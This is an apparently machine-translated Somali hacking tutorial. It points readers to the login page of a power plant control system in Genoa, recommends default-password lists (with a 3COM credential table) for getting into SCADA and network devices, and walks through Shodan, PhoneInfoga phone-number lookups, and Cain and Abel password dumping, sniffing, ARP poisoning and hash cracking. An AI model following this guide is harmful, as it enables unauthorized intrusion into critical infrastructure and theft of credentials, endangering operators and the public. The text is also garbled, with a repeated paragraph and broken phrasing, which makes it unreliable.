Qalabkan SCADA waa bartilmaameedyada ugu badan ee argaggixisada internetka ama dhacdooyinka dagaalka internetka, halkaas oo laba dagaalyahan ay isku dayayaan inay curyaamiyaan kaabayaasha kale. Sida iska cad, haddii hal dagaal yahan awoodi karo inuu joojiyo kuwa kale shabakadda korontada, tamarta iyo dhirta biyaha, iwm.

Baadhitaan ganaax ah oo ku saabsan qalabka SCADA ayaa i keenay cinwaanka IP-ga ee warshad koronto ka dhalisa magaalada Genoa,



Talyaaniga.

Markii aan dhagsiiyey xiriiriyahan, waxaa la ii soo bandhigay shaashaddan soo galitaanka ee is-dhexgalka nidaamka xakamaynta dhirta korantada.

Sida iska cad, awooda lagu soo gali karo shabakadan ku saleysan websaydhka ayaa waxyeelo weyn u geysan karta warshadda biyaha iyo dadka iyo qarankaba.

Qaar badan oo ka mid ah bogaggan iyo isweydaarsiyadu waxay adeegsadaan furayaasha sirta ah. Nasiib wanaag annaga, waxaa jira ilo badan oo shabakadda ah oo liis garaya furaha sirta ah ee aaladaha oo dhan. Halkan waxaa ku yaal mid ka mid ah www.phenoelit.org/dpl/dpl.html. Waxaa macno ahaan jira boqolaal ka mid ah bogagga shabakadda. Si fudud Google "defaultPasswords"

Maaddaama macaamiil badan iyo maamulayaasha nidaamku ay yihiin kuwo aan taxaddar lahayn oo aan beddelin furaha sirta ah, badiyaa waxaad marin u heli kartaa aaladahaan si fudud adoo adeegsanaya liisaskan si aad u heshid magaca isticmaalaha iyo lambarka sirta ah.

Default Password List


2007-07-03

Vendor	Model	Version	Access Type	Username	PASSWORD	Privileges	Notes
3COM	CoreBuilder	7000/6000/3500/2500	Telnet	debug	synnet		
3COM	CoreBuilder	7000/6000/3500/2500	Telnet	tech	tech		
3COM	HiPerARC	v4.1.x	Telnet	adm	(none)		
3COM	LANplex		2500 Telnet	debug	synnet		
3COM	LANplex		2500 Telnet	tech	tech		
3COM	LinkSwitch	2000/2700	Telnet	tech	tech		
3COM	NetBuilder		SNMP		ANYCOM	snmp-read	
3COM	NetBuilder		SNMP		ILMI	snmp-read	
3COM	Netbuilder		Multi	admin	(none)	Admin	
3COM	Office Connect ISDN Routers	5x0	Telnet	n/a	PASSWORD	Admin	
3COM	SuperStack II Switch		2200 Telnet	debug	synnet		
3COM	SuperStack II Switch		2700 Telnet	tech	tech		
3COM	OfficeConnect 812 ADSL		Multi	adminttd	adminttd	Admin	
3COM	Wireless AP	ANY	Multi	admin	comcomcom	Admin	Works on all 3com wireless APs
3COM	CellPlex		7000 Telnet	tech	tech	User	
3COM	cellplex		7000 Telnet	admin	admin	Admin	
3com	cellplex		7000 Telnet	operator	(none)	Admin	
3COM	HiPerARC	v4.1.x	Telnet	adm	(none)	Admin	

Shodan waa nooc ka duwan mashiinka wax lagu raadiyo. Shodan ayaa boorar ka soo jiidata cinwaanada IP ka dibna waxay haysaa dhammaan noocyada aaladaha ay ku leeyihiin meel fog adduunka oo dhan. Qaar badan oo ka mid ah aaladahaan ayaa loo qoondeeyay inay aqbalaan fikradaha aasaasiga ah, marka marka aad hesho qalab iyo soo galitaankiisa asalka ah, waad awoodi kartaa inaad iska leedahay Kaliya maskaxda ku hay in Shodan aysan ahayn adeeg qarsoodi ah.

PhoneInfoga

Shodan waa nooc ka duwan mashiinka wax lagu raadiyo. Shodan ayaa boorar ka soo jiidata cinwaanada IP ka dibna waxay haysaa dhammaan noocyada aaladaha ay ku leeyihiin meel fog adduunka oo dhan. Qaar badan oo ka mid ah aaladahaan ayaa loo qoondeeyay inay aqbalaan fikradaha aasaasiga ah, marka marka aad hesho qalab iyo soo galitaankiisa asalka ah, waad awoodi kartaa inaad iska leedahay Kaliya maskaxda ku hay in Shodan aysan ahayn adeeg qarsoodi ah.




Istimalka phoneinfoga

Marka u gu horaysa kaydi reposatoryga

```
git clone https://github.com/Wes974/PhoneInfoga
```

```
cd PhoneInfoga
ls
```




Iyo haa waxa aan sameyno markaan aragno feyl shuruudo ah, rakib dhammaan shuruudaha.

```
pip install -r requirements.txt
```

Haddii tuubadu aysan ku jirin PATH-kaaga oo kaliya Python uu sameeyo, u samee sida soo socota,

```
python3 -m pip install -r requirements
```




Markaan rakibnay dhammaan shuruudaha, waxaan u baahanahay inaan abuurno feylka iskuxirka. Waxaa jira fayl isku duuban oo muunad ah oo horeyba loogu bixiyey sida config.example.py. Haddii aad taqaanid oo aad fahantid Python, horay u soco oo wax ka beddel feylka iskuxirka si aad ugu haboonaato baahiyahaaga, haddii kale, kaliya ku nuqul faylka isku midka ah isla jaangooyooyinkan.

```
cp config.example.py config.py
```

Taasi waa !, dhammaan waa la dejiyey. Hadda waad wadi kartaa qoraalka.

Si aad u tijaabiso waxay kuu ogolaaneysaa inaad isku daydo inaad daabacdo nooca.

```
python3 phoneinfoga.py -v
```



Haddaba u kaalay qaybta xiisaha leh, waxaan soo qaadan karnaa macluumaadka lambarka Taleefanka annaga oo isticmaaleyna calanka -n sida,

```
python3 phoneinfoga.py -n <PhoneNumber with country code>
```

Cain and Able

Cain and Abel (oo inta badan loo soo gaabiyo Cain) waxay ahaayeen qalab soo kabashada sirta ah ee Microsoft Windows. Waxay soo ceshan kartaa noocyo badan oo furaha sirta ah iyadoo la adeegsanayo habab sida urinta baakadaha shabakadda, dillaacista ishtarrada sirta ah iyadoo la adeegsanayo habab ay ka mid yihiin weerarrada qaamuusyada, xoog caayaan iyo weerarada loo yaqaan 'cryptanalysis'. oo la siiyay Cain and Abel. Cain iyo Abel waxaa dayactiray Massimiliano Montoro iyo Sean Babcock.

Isticmalka cain

Okay madama ay tahay cain and able qalabka kaliye hacking ee windows loo gu takhasusiyay ha ku ma shaqaynayso linux oo kali ka mid yay ila hadii aad ku soo shubtid wine oo ah softer ka windows oo ku shaqaysa


} kani waa link waybak machine ah kaso aan qodobka danbe ku wadagi doono lakin hada waa inaad lasoo dagto sabab to ah website cain FBI ayaa xidhay

Hadaba aan u guda gal no isticmalka cain :

Qaybtani waxay soo saartaa oo jabsataa dhammaan ereyada sirta ah ee nidaamka jira. Asal ahaan, waxay baareysaa halka erayga sirta ah lagu keydiyo waxayna ku tusaysaa xogtaas. Xusuus qor kuxiran nooca daaqadaha aad isticmaaleysid astaamaha qaarkood ee aan shaqeyn karin. Mararka qaar waxay sababi doontaa in nidaamka dib loo bilaabo. Wuu igu dhacay si digniin cadaalad ah Keydso shaqadaada ama ku socodsiiso mashiin dalwaddo ah.


Waad isku dayi kartaa dadka kale oo dhan; hase yeeshee, in badan oo iyaga ka mid ah lama sii isticmaalin oo waa kuwo duugoobay.

Tani waa tusaale meesha aan ka soo saaray qaar ka mid ah erayga sirta ah ee e-maylkeyga lagu keydiyey nidaamkayga. Kuwani waa ereyada sirta ah ee lagu keydiyey nidaamka FYI.



Qalabkani wuxuu qariiraa shabakada wuxuuna soo qabtaa baakado. Xusuusnow inaad ubaahantahay inaad kadhigto kaarka shabakadaada hadii kale khariidadan shabakadan ma shaqeyso. Run ahaan, si liidata ayaa loo hirgaliyay. Waxaan kugula talinayaa inaad isticmaasho Wireshark halkii aad ku qaban lahayd taraafikada. Kadib u adeegso qalabkan falanqaynta.


1: Guji isku xir.



2: Xullee adabtaradaada bilaa wireless.

3: Skaanka Macs wireless ka. Midig u guji oo waxaad arki doontaa ikhtiyaarkan.


4: Guji start sniffing.



Dhammaan xogta la qabtay ayaa la muujiyey oo lagu kala soocay sanduuqa urta.

Sida qaybta shabakadda, qaybta urta sidoo kale waxay u baahan tahay adabtarada wireless-ka ah. Dhammaan ereyada sirta ah waa la dhuuqi karaa oo la keydin karaa marka aad wax walba dejiso. Way fududahay in la isticmaalo laakiin runtii waxtar leh. Waxaad sidoo kale ku dari kartaa qabashada Wireshark kala soocida iyo ka shaqeynta.


Dhagsii astaanta galka furan si aad ugudarsato feylasha qashinka ama guji halbeeggan si aad u bilowdo sunta arp.




Waxay ku tusin kartaa macluumaad badan oo casiir leh oo xasaasi ah.

Kani waa qeybta sirta jabinta. Haddii aad isticmaashay suxuunta xashiishka ama aad isku dayday dildilaac ereyga sirta ah ka hor intaadan kuu sahlaneyn inaad isticmaasho. Waad furi kartaa soona dhoofsan kartaa faylasha xashiishadda ah ee loo yaqaan 'Cain' iyo 'Abel' adoo adeegsanaya badhanka furan (furaha furaha furan).


Mar hadday xashiishka rartaan. Rightclick oo xulo sida aad rabto inaad khawano lambarka sirta ah. Sida aad arki karto, waxaa jira ikhtiyaarro badan, markaa si xor ah u tijaabi iyaga. Qaamuus, liisaska ereyada ee bruteforce, iwm.



Cain and Abel waxay taageeta noocyo kala duwan oo qashin ah iyo sidoo kale qashin-qubka WPA-PSK kuwaas oo loo isticmaalo in lagu soo qabto sirta wifi.




Haddii aadan maqlin traceroute, waxaad u baahan tahay inaad nadiifiso aasaaska isku xirkaaga. Kani waa qalab ku tusi kara dhammaan shabakadda guud ahaan iyo sida xirmooyinka loo diro. Waxaad u isticmaali kartaa khariidaynta shabakadda iyo waxyaabo kale. Hase yeeshe faa'iido ma leh, hase yeeshe. Nmap (zenmap) waa hab ka fiican oo si fudud loo isticmaali karo. Marka ka bood tan. Isticmaal nmap. Waxaan samayn doonaa cashar gaar ah oo qoto dheer oo loogu talagalay nmap dhawaan.



CCDU tab wuxuu u taagan yahay Cisco Configuration Download / Upload. Ilaa aad ku jahawareeraysid router-yada cisko, ma lihid isticmaalka badan ee xulashadan. Weerarkani wuxuu ku soo dejinayaa router-yada faylka-faylka nidaamka deegaankaaga. Tan waxaa kaliya loo isticmaalaa shirkadaha waaweyn. Marka anigu kuuma bari karo arrintan waqtigan la joogo. Waxaa laga yaabaa inaan sameeyo taxane khaas ah router cisco.

Sidaad u maleyn karto, qaybtani waxay u heellan tahay jabsiga shabakadaha wifi iyo jabinta ereyada sirta ah ee wifi iyo sirta. Tani waa duq waana la barbardhigay tan. Waxaa jira qalab fiican oo loogu talagalay jabsiga wifi. Qalabkani wuxuu u muuqdaa inuu bartilmaameedsanayo sirta ku saleysan wep-ka ee aan cidina isticmaalin. Marka fiiri taxanaha jabsiga wifi halkii tan.




Sidaas oo kale sidan bay ahayd. Hagaag, maahan wax iska caadi ah. Waxaa jira ikhtiyaarro badan oo qarsoon oo ku jira sanduuqa iyo Abel oo aan la dareemin. Marka waan ku tusi doonaa adiga.

Kuwani waxay ku yaalliin baarka sare sida muuqata:

